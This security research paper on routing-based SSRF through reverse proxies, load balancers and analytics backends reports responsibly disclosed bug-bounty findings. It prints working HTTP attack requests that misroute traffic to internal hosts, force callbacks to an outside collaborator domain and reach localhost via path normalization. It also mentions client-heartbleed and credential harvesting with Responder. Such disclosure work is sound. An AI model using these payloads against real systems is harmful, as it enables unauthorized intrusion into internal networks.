Cracking the Lens: Targeting HTTP's Hidden Attack Surface

James Kettle - james.kettle@portswigger.net - @albinowax

Modern websites are browsed through a lens of transparent systems built to enhance performance, extract analytics and supply numerous additional services. This almost invisible attack surface has been largely overlooked for years.

In this paper, I'll show how to use malformed requests and esoteric headers to coax these systems into revealing themselves and opening gateways into our victim's networks. I'll share how by combining these techniques with a little Bash I was able to thoroughly perforate DoD networks, trivially earn over $30k in vulnerability bounties, and accidentally exploit my own ISP.

While deconstructing the damage, I'll also showcase several hidden systems it unveiled, including not only covert request interception by the UK's largest ISP, but a substantially more suspicious Colombian ISP, a confused Tor backend, and a system that enabled reflected XSS to be escalated into SSRF. You'll also learn strategies to unblinker blind SSRF using exploit chains and caching mechanisms. Finally, to further drag these systems out into the light, I'll release Collaborator Everywhere - an open source Burp Suite extension which augments your web traffic with a selection of the best techniques to harvest leads from cooperative websites.

Outline

Introduction

Whether it's ShellShock, StageFright or ImageTragick, the discovery of a serious vulnerability in an overlooked chunk of attack surface is often followed by numerous similar issues. This is partly due to the 'softness' present in any significant piece of attack surface that has escaped attention from security testers. In this paper, I will show that the rich attack surface offered by reverse proxies, load balancers, and backend analytics systems has been unduly overlooked for years. I'll do this by describing a simple methodology for efficiently auditing such systems at scale, then showcasing a selection of the numerous critical vulnerabilities it found.

I'll also release two tools. Collaborator Everywhere is a Burp Suite extension that helps decloak backend systems by automatically injecting some of the less harmful payloads into your web traffic. It can be installed via the BApp store, or via the source at https://github.com/PortSwigger/collaborator-everywhere[1]. Rendering Engine Hackability Probe is a web page that analyses the attack surface of connecting clients, and can be downloaded from https://github.com/PortSwigger/hackability[2] or used directly at http://portswigger-labs.net/hackability/[3].

Methodology


Listening

This line of research requires targeting systems that were designed to be invisible. A load balancer that's obvious is one that's failing at its job, and a backend analytics system would no doubt prefer users remain blissfully ignorant of its existence. As such, we can't rely on analyzing response content to reliably identify vulnerabilities in these systems. Instead, we're going to send payloads designed to make these systems contact *us*, and learn from the resulting DNS lookups and HTTP requests. All the findings presented in this paper started with a pingback; none of these vulnerabilities and systems would have been found without one. I recorded these requests using Burp Collaborator, but you could equally host your own logging DNS server, or for basic probing simply use Canarytokens[4].

Research Pipeline

I started out by using a simple Burp match/replace rule to inject a hard-coded pingback payload into all my browser traffic. This approach failed spectacularly, as the payload caused so many pingbacks that it became difficult to correlate each individual pingback and work out which website triggered it. It was also soon apparent that some payloads would cause a pingback after a time delay - three minutes, several hours, or in one case every 24 hours.

To help efficiently triage pingbacks I wrote Collaborator Everywhere, a simple Burp extension that injects payloads containing unique identifiers into all proxied traffic, and uses these to automatically correlate pingbacks with the corresponding attacks. For example, the following screenshot shows Collaborator Everywhere has identified that Netflix has visited the URL specified in the Referer header four hours after my visit to their site, and is pretending to be an iPhone running on an x86 CPU:



Collaborator Pingback (HTTP): Referer

Issue: **Collaborator Pingback (HTTP): Referer**
Severity: **High**
Confidence: **Certain**
Host: **https://www.netflix.com**
Path: **/ie/**

Note: This issue was generated by a Burp extension.

Issue detail


The collaborator was contacted by **177.154.139.200** after a delay of **04:18:12**:

```
GET /foo%0Ax-foo:%20bar/xyz HTTP/1.0
Host: x1zih4comd0hhcq7rt7uikcqahggbh2iq7.burpcollaborator.net
Connection: close
Accept: */*
Referer: http://x1zih4comd0hhcq7rt7uikcqahggbh2iq7.burpcollaborator.net/foo%0Ax-foo:%20bar/xyz
User-agent: Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_2 like Mac OS X) AppleWebKit/603.2.4 (KHTML, like Gecko) Mobile/14F89
Accept-encoding: identity
Accept-language: *,en
Ua-cpu: x86
```

The payload was sent at Mon Jun 05 17:18:33 BST 2017 and received on 2017-Jun-05 20:36:46 UTC

Scaling Up

Collaborator Everywhere is highly effective for focused, manually driven audits and roughly half the vulnerabilities disclosed in this paper were found using it. However, during this research I noticed that a particular vulnerability on a Yahoo server only had a 30% chance of being found on any given scan. The root cause was that Yahoo was using DNS round-robin load balancing to route inbound requests through one of three different frontend servers, and only one of these servers was vulnerable. Quirks like this matter little to a typical security audit focused on the backend application, but they can derail exploits aimed at subverting load balancers. To ensure no vulnerable servers escape detection, it's necessary to systematically identify and direct payloads at every piece of the target's infrastructure.




To do this, I initially used the Burp Collaborator client in conjunction with a hacked up version of Masscan[5], but ultimately replaced Masscan with ZMap/ZGrab[6] as ZGrab supports HTTP/1.1 and HTTPS. To correlate pingbacks with targets, I simply prefixed each payload with the target hostname so a vulnerability in example.com would result in a DNS lookup to example.com.collaboratorid.burpcollaborator.net. Target domains and IP addresses were obtained by manually building a list of legally testable domains from public and private bug bounty programs, and mapping this against Rapid7's Project Sonar Forward DNS database[7]. This technique identified a few million IP addresses, of which roughly 50,000 were listening on port 80/443. I initially tried using reverse DNS records too, but this revealed a number of servers pretending to belong to Google's infrastructure that probably wouldn't be too happy about being subjected to a surprise security audit.

Sending payloads to tens of thousands of servers achieves little if they never hit a vulnerable code path. To maximize coverage I used up to five hostnames per IP, used both HTTP and HTTPS, and also tried to trigger edge cases using `X-Forwarded-Proto: HTTPS` and `Max-Forwards`. I also sent the `Cache-Control: no-transform` header to discourage intermediate servers from mangling my payloads.

Misrouting Requests

Reverse proxies are entrusted with relaying incoming requests to the appropriate internal server. They typically sit in a privileged network position, directly receiving requests from the internet but having access to a company's DMZ, if not its entire internal network. With a suitable payload, some reverse proxies can be manipulated into misrouting requests to a destination of the attacker's choice. This effectively makes them a gateway enabling unfettered access to the target's internal network - an extra-powerful variant of Server-Side Request Forgery. Here's a simple diagram showing the attack:



Note that such attacks typically involve highly malformed requests which may break tools such as ZAP[8], and inadvertently exploit intermediate gateways belonging to your company or ISP. For tooling I'd recommend using Burp Suite (naturally), mitmproxy, and Ncat/OpenSSL.

Invalid Host

The simplest way to trigger a callback is merely to send an incorrect HTTP Host header:

```
GET / HTTP/1.1
Host: uniqid.burpcollaborator.net
Connection: close
```

Although known in some circles for years, this technique is vastly under-appreciated - using it I was able to successfully exploit 27 DoD servers, my ISP, a Columbian ISP that threw itself in the firing line using DNS poisoning, and http://ats-vm.lorax.bf1.yahoo.com/. As an example of how serious this vulnerability can be, let's take a look at an internal server I found using the vulnerability in ats-vm.lorax.bf1.yahoo.com.

At first glance, it was far from clear what software the server was running:

```
GET / HTTP/1.1
Host: XX.X.XXX.XX:8082


HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:32:50 GMT
Transfer-Encoding: chunked
Connection: close

Ok
/ HTTP/1.1 is unavailable
Ok
Unknown Command
Ok
Unknown Command
Ok
Unknown Command
Ok
```

Less than a minute later I knew exactly what software the server was running and how to talk to it, thanks to an optimistic 'HELP' command:

```
HELP / HTTP/1.1
Host: XX.X.XXX.XX:8082


HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:33:59 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok

  Traffic Server Overseer Port

  commands:
    get <variable-list>
    set <variable-name> = "<value>"
    help
    exit

  example:

    Ok
    get proxy.node.cache.contents.bytes_free
    proxy.node.cache.contents.bytes_free = "56616048"
    Ok

  Variable lists are conf/yts/stats records, separated by commas

Ok
Unknown Command
Ok
Unknown Command
Ok
Unknown Command
Ok
```

The numerous 'Unknown Command' lines are from the server interpreting every line of the request as a separate command - it was using a newline-terminated protocol which would have rendered exploitation extremely difficult or impossible via classic SSRF.

Fortunately for us, routing-based SSRF is more flexible and I was able to issue a GET request with a POST-style body containing a command of my choice:

```
GET / HTTP/1.1
Host: XX.X.XXX.XX:8082
Content-Length: 34

GET proxy.config.alarm_email


HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:57:02 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok
/ HTTP/1.1 is unavailable
Ok
Unknown Command
Ok
proxy.config.alarm_email = "nobody@yahoo-inc.com"
```

Using the SET command, I could have made wide-ranging configuration changes to Yahoo's pool of load balancers, including enabling SOCKS proxying[9] and granting my IP address permission to directly push items into their cache[10]. I promptly reported this to Yahoo, and received a $15,000 payout for my efforts. A couple of weeks later the ZGrab pipeline uncovered another server with the same vulnerability, earning an additional $5,000.

Investigating Intent - BT

While trying out the invalid host technique, I noticed pingbacks arriving from a small pool of IP addresses for payloads sent to completely unrelated companies, including cloud.mail.ru. I initially assumed that these companies must collectively be using the same cloud WAF solution, and noted that I could trick them into misrouting my request to their internal administration interface. Something wasn't quite right, though; the reverse DNS for this IP pool resolved to bn-proxyXX.ealing.ukcore.bt.net - BT being British Telecom, my company's ISP. Getting a pingback from Kent, UK for a payload sent to Russia is hardly expected behavior. I decided to investigate this using Burp Repeater, and noticed that the responses were coming back in 50ms, which is suspiciously fast for a request that's supposedly going from England to Russia, then to the collaborator server in a datacenter in Ireland, then back to England via Russia. A TCP traceroute to port 80 revealed the truth:

```
pi@untimely-demise ~ $ sudo traceroute -T -p 80 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
 1  bthub.home (192.168.1.254)  1.347 ms  1.403 ms  1.085 ms
 2  * * *
 3  * * *
 4  31.55.185.188 (31.55.185.188)  12.361 ms  12.382 ms  13.346 ms
 5  195.99.127.116 (195.99.127.116)  12.560 ms core1-hu0-9-0-0.colindale.ukcore.
bt.net (195.99.127.132)  12.687 ms core1-hu0-8-0-5.colindale.ukcore.bt.net (195.
99.127.146)  13.112 ms
 6  195.99.127.60 (195.99.127.60)  17.230 ms core3-hu0-8-0-0.faraday.ukcore.bt.n
et (195.99.127.36)  12.010 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.127
.64)  11.373 ms
 7  core2-Te0-4-0-5.ealing.ukcore.bt.net (62.172.103.191)  13.263 ms core1-Te0-0
-0-2.ealing.ukcore.bt.net (213.121.193.30)  12.663 ms core2-Te0-4-0-6.ealing.ukc
ore.bt.net (213.121.193.72)  17.348 ms
 8  cloud.mail.ru (94.100.180.7)  14.145 ms  13.654 ms  14.050 ms
pi@untimely-demise ~ $
```

```
pi@untimely-demise ~ $ sudo traceroute -T -p 443 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
 1  bthub.home (192.168.1.254)  1.374 ms  1.384 ms  1.408 ms
 2  * * *
 3  * * *
 4  31.55.185.188 (31.55.185.188)  11.893 ms  11.943 ms  12.629 ms
 5  195.99.127.116 (195.99.127.116)  12.295 ms core1-hu0-8-0-5.colindale.ukcore
.bt.net (195.99.127.146)  12.270 ms core2-hu0-10-0-0.colindale.ukcore.bt.net (1
95.99.127.134)  12.295 ms
 6  195.99.127.16 (195.99.127.16)  16.025 ms core4-hu0-1-0-0.faraday.ukcore.bt.
net (195.99.127.50)  11.742 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.1
27.64)  11.837 ms
 7  core1-Te0-13-0-6.ealing.ukcore.bt.net (213.121.193.24)  17.121 ms core1-Te0
-4-0-3.ealing.ukcore.bt.net (62.172.103.185)  14.930 ms  14.420 ms
 8  host213-121-193-226.ukcore.bt.net (213.121.193.226)  12.745 ms  12.577 ms
12.505 ms
 9  213.137.183.17 (213.137.183.17)  14.176 ms  13.318 ms  12.827 ms
10  t2c4-xe-11-1-2-1.uk-lof.eu.bt.net (166.49.164.91)  26.354 ms t2c4-xe-1-1-2-
1.uk-lof.eu.bt.net (166.49.164.75)  13.397 ms t2c4-xe-11-1-3-1.uk-lof.eu.bt.net
 (166.49.164.95)  19.042 ms
11  xe-11-0-2.frkt-ar2.intl.ip.rostelecom.ru (195.66.225.81)  28.526 ms  45.105
 ms  44.806 ms
12  217.107.67.85 (217.107.67.85)  78.267 ms  77.007 ms  77.516 ms
13  188.254.92.246 (188.254.92.246)  65.405 ms  66.413 ms  66.557 ms
14  * * *
15  * * *
16  * * *
17  cloud.mail.ru (94.100.180.7)  67.043 ms  65.670 ms  65.983 ms
pi@untimely-demise ~ $
```

Attempts to establish a TCP connection with cloud.mail.ru were being terminated by my own ISP. Note that traffic sent to TCP port 443 (HTTPS) is left untampered with. This suggests that the entity doing the tampering doesn't control the TLS certificate for mail.ru, implying that the interception may be being performed without mail.ru's authorization or knowledge. I could replicate this behavior both in the office and at home, which raised the entertaining possibility that GHCQ had decided to single me out for some clumsy deep packet inspection, and I'd accidentally exploited their system. I was able to rule out this possibility by confirming that some of my less suspicious friends could replicate the same behavior, but that left the question of precisely what this system was for.

To discern the system's true purpose, I used Masscan to ping TCP port 80 across the entire IPv4 address space using a TTL of 10 - effectively a whole internet traceroute. After filtering out caches and self-hosted websites, I had a complete list of targeted IP addresses. Sampling this list revealed that the system was primarily being used to block access to copyrighted content. Traffic to blacklisted IP addresses was being rerouted into the pool of proxies so that they could inspect the HTTP host header being used, and potentially block the request with a message I'm sure none of our upstanding UK readership is familiar with:

```
GET / HTTP/1.1
Host: www.icefilms.info

HTTP/1.1 200 OK
...
<p>Access to the websites listed on this page has been blocked pursuant to orders
of the high court.</p>
```

It's possible to bypass this block without even changing the host header, but I'll leave that as an exercise for the reader.

This setup has several notable consequences. Thanks to virtual hosting, cloud hosts like Google Sites have ended up on the blacklist, meaning all traffic to them from consumer and corporate BT users is proxied. From a blacklisted server's point of view, all BT users share the same tiny pool of IP addresses. This has resulted in BT's proxy's IPs landing on abuse blacklists and being banned from a number of websites, affecting all BT users. Also, if I had used the aforementioned admin access vulnerability to compromise the proxy's administration panels, I could could potentially reconfigure the proxies to inject content into the traffic of millions of BT customers. Finally, this highlights just how easily overlooked such vulnerabilities are; for years I and many other British pentesters have been hacking through an exploitable proxy without even noticing it existed.

I reported the ability to access the internal admin panel to a personal contact at BT, who ensured it was quickly resolved. They also shared that the interception system was originally constructed as part of CleanFeed, a government initiative to block access to images of child abuse. However, it was inevitably repurposed to target copyright abuse.

Investigating Intent - METROTEL

Later I witnessed similar behavior from a Colombian ISP called METROTEL. Rapid7's Project Sonar had used a public METROTEL DNS server which was selectively poisoning results for certain domains in order to redirect traffic into its proxy for DPI. To pass through HTTPS traffic without causing certificate errors they sniffed the intended remote host from the Server-Name Indicator (SNI) field. I notified Rapid7 who identified the misbehaving DNS server, meaning I could feed the Alexa top 1 million domain list into it and identify targeted hosts. It appeared to be targeting various image and video hosts, and also some lesser known social networks. Attempting to visit these resulted in a redirect to http://internetsano.metrotel.net.co/, stating that the site was blocked for containing images of child abuse.

As with BT, the original intention of this system may be commendable but there was evidence it had been repurposed. In addition to targeting image hosting sites, the DNS server also poisoned lookups to certain news websites including bbc.co.uk. This is presumably to block or tamper with certain news articles, though I haven't yet identified which articles are being targeted.

Handling Input Permutation

Thinking you really understand the array of possible mishaps is invariably a mistake. Take the following pool of seven servers I encountered; upon receiving the following request:

```
GET / HTTP/1.1
Host: burpcollaborator.net
Connection: close
```

they trigger a request to outage.<the_supplied_domain> with the domain inserted into the path, twice:

```
GET /burpcollaborator.net/burpcollaborator.net HTTP/1.1
Host: outage.burpcollaborator.net
Via: o2-b.ycpi.tp2.yahoo.net
```

This kind of behavior is almost impossible to predict, so the only reasonable reaction is to ensure your setup can handle unexpected activity by using wildcard DNS, wilcard SSL, and multiple protocols. This particular behavior doesn't look very promising exploitation-wise, as internal servers are unlikely to host sensitive content at the path /burpcollaborator.net/burpcollaborator.net Fortunately, if you register outage.yourdomain.com and make it resolve to an internal IP address, it's possible to exploit path normalization to send a request to an internal server's webroot:

```
GET / HTTP/1.1
Host: ../?x=.vcap.me
Connection: close
```

Resulting in the following request:

```
GET /vcap.me/../?=x=.vcap.me
Host: outage.vcap.me
Via: o2-b.ycpi.tp2.yahoo.net
```

After normalization, the URL becomes http://outage.vcap.me/?x=whatever. vcap.me is a convenient public domain where all subdomains resolve to 127.0.0.1 so this request is equivalent to fetching http://127.0.0.1/. This earned a $5,000 bounty from Yahoo.

Host Overriding

An alternative technique that I previously used to create poisoned password reset emails also worked on a certain US Department of Defense server. Some servers effectively whitelist the host header, but forget that the request line can also specify a host that takes precedence over the host header:

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxx.mil
Connection: close
```

Using the vulnerable frontend as a gateway gave me access to various interesting internal websites including a library with a promising attack surface and a file transfer service mentioned in a public forum.

Ambiguous Requests

A few targets sat behind Incapsula's cloud-based Web Application Firewall. Incapsula relies on inspecting the host header to work out which server to forward requests to, so the simple attacks discussed above didn't work. However, Incapsula's parsing of the host header is extremely tolerant of what it considers the specified port to be, meaning that it 'correctly' routes the following request to incapsula-client.net:

```
GET / HTTP/1.1
Host: incapsula-client.net:80@burp-collaborator.net
Connection: close
```

A certain backend at incapsula-client.net converted this input into the URL http://incapsula-client.net:80@burp-collaborator.net/ which led to it attempting to authenticate to burp-collaborator.net with the username 'incapsula-client.net' and the password '80'. In addition to exposing fresh interesting attack surface, this also revealed the location of the backend server, enabling me to bypass Incapsula's protection by accessing the backend directly.

Breaking Expectations

Broken request routing vulnerabilities aren't always caused by misconfigurations. For example, the following code lead to a critical vulnerability in New Relic's infrastructure:

```
Url backendURL = "http://public-backend/";
String uri = ctx.getRequest().getRawUri();

URI proxyUri;
try {
proxyUri = new URIBuilder(uri)
        .setHost(backendURL.getHost())
        .setPort(backendURL.getPort())
        .setScheme(backendURL.getScheme())
        .build();
} catch (URISyntaxException e) {
    Util.sendError(ctx, 400, INVALID_REQUEST_URL);
    return;
}
```

This code may look faultless - it takes the user-supplied URL, replaces the domain with the hard-coded backend server's address, and passes it along. Unfortunately the Apache HttpComponents server library failed to require that paths start with '/'. This meant that when I sent the following request:

```
GET @burp-collaborator.net/ HTTP/1.1
Host: newrelic.com
Connection: close
```

The code above rewrote this request as `http://public-backend@burp-collaborator.net/` and routed the request to burp-collaborator.net. As usual, this vulnerability gave me access to a huge amount of internal stuff, including both unauthenticated admin panels and mystifying in-jokes.

Unfortunately New Relic don't pay cash bounties, but to their credit they patched this issue very quickly on a public holiday, and also reported the underlying library issue to Apache HttpComponents and it's subsequently been fixed[11] so other people using Apache HttpComponents needn't panic. This isn't the first time a widely used platform has proven vulnerable to this exact payload - it worked on Apache mod_rewrite[12] back in 2011. It evidently isn't common knowledge though; in addition to New Relic I found that it worked on 17 different Yahoo servers, earning me an extra $8,000.

Tunnels

As we've seen, the often overlooked ability to use an @ to create a misleading URL is frequently useful. However not all systems support such URLs, so I tried a variant on the previous payload:

```
GET xyz.burpcollaborator.net:80/bar HTTP/1.1
Host: demo.globaleaks.org
Connection: close
```

The idea behind this was that a vulnerable host might route the request to public-backendxyz.burpcollaborator.net, which would be caught by our wildcard DNS. What I actually received was a mysterious batch of mixed-case DNS lookups originating from wildly different IP addresses:

```
xYZ.BurpcoLLABoRaTOR.neT.    from 89.234.157.254
Xyz.burPColLABorAToR.nET.    from 62.210.18.16
xYz.burpColLaBorATOR.net.    from 91.224.149.254
```

GlobaLeaks was using Tor2web to route inbound requests to a Tor hidden service to hide its physical location. Tor exit nodes use an obscure security mechanism[13] to increase the security of DNS by randomizing the case of requests, and this mechanism was resulting in the Burp Collaborator server refusing to reply and thus triggering a flood of lookup attempts.

This unique vulnerability has an impact that's tricky to quantify. As all requests are routed through Tor, it can't be abused to access any internal services. That said, it's an exceptionally powerful way to mask an attack on a third party, particular as since GlobaLeaks is a whistleblowing platform it probably doesn't keep any logs and may end up being blamed for attacks. Additionally, the ability to make the webserver connect to a hostile site over Tor exposes a significant amount of attack surface.

Targeting Auxiliary Systems

We've seen significant diversity in reverse proxies and the techniques necessary to make them misroute requests, but the final impact has so far stayed more or less consistent. In this section we'll see that when targeting helper systems like backend analytics and caches, figuring out a genuinely useful exploit is often more difficult than causing a callback in the first place.

Gathering Information

Unlike routing based attacks, these techniques typically don't hinder websites' normal functionality. Collaborator Everywhere takes advantage of this by injecting numerous distinct attacks into every request:

```
GET / HTTP/1.1
Host: store.starbucks.ca
X-Forwarded-For: a.burpcollaborator.net
True-Client-IP: b.burpcollaborator.net
Referer: http://c.burpcollaborator.net/
X-WAP-Profile: http://d.burpcollaborator.net/wap.xml
Connection: close
```

X-Forwarded-For

One example of a callback technique that's easy to trigger but difficult to exploit is the X-Forwarded-For and True-Client-IP HTTP headers, which are commonly used by pentesters to spoof their IP address but also support hostnames. Applications that trust these headers will perform DNS lookups to resolve the supplied hostnames into IP addresses. This serves as a great indicator that they're vulnerable to IP spoofing attacks, but unless you have a convenient DNS library memory corruption vulnerability the callback behavior itself isn't exploitable.

Referer

Similarly, web analytics systems will often fetch any unrecognized URL specified in the Referer header of arriving visitors. Some analytics systems will even attempt to actively crawl the entire website specified in a referer URL for SEO purposes. This behavior may prove useful, so it's worth specifying a permissive robots.txt file to encourage it. This is effectively a blind SSRF vulnerability as there's no way for the user to view the results of the analytics system's request, and it often occurs minutes or hours after the user request, which further complicates exploitation.

Duplicate Parameters

For some reason Incapsula will fetch any URL that's specified twice in the query string. Unfortunately they don't have a bug bounty program, so I was unable to investigate whether this is exploitable.

X-Wap-Profile

X-Wap-Profile is ancient HTTP header which should specify a URL to the device's User Agent Profile (UAProf), an XML document which defines device capabilities such as screen size, bluetooth support, supported protocols and charsets, etc:

```
GET / HTTP/1.1
Host: facebook.com
X-Wap-Profile: http://nds1.nds.nokia.com/uaprof/N6230r200.xml
Connection: close
```


Compliant applications will extract the URL from this header, then fetch and parse the specified XML document so they can tailor the content they supply to the client. This combination of two high risk pieces of functionality - fetching untrusted URLs and parsing untrusted XML - with obscure and easily-missed functionality seems ripe for exploitation. Unfortunately it's not widely supported - Facebook was the only bug bounty site I could find that uses it, and they appear to be doing their XML parsing with due caution. They also only fetch the specified XML document roughly 26 hours after the request, making comprehensive iterative testing intensely impractical.

Remote Client Exploits

In each of these cases, direct SSRF-style exploitation is extremely difficult as we receive no feedback from the application. One reaction to this is to spray the internal network with canned RCE payloads like the latest Struts2 exploit of the month, an approach somewhat reminiscent of lcamtuf's web crawler abuse in Against the System: rise of the Robots[14]. While entertaining, this technique isn't particularly interesting so I opted to shift focus to the client that's connecting to us. As with reverse proxies, such clients are often poorly audited and vulnerable to off-the-shelf tools. I was able to steal memory from one server simply by making it establish a HTTPS connection to a server that performed the venerable client-heartbleed attack on connecting systems. Headless browsers like PhantomJS are typically outdated and missing numerous critical security patches. Windows based clients may volunteer up domain credentials to a server running SpiderLabs' Responder[15], and lcamtuf's p0f[16] can uncover what the client is actually running behind the often-spoofed user-agent.

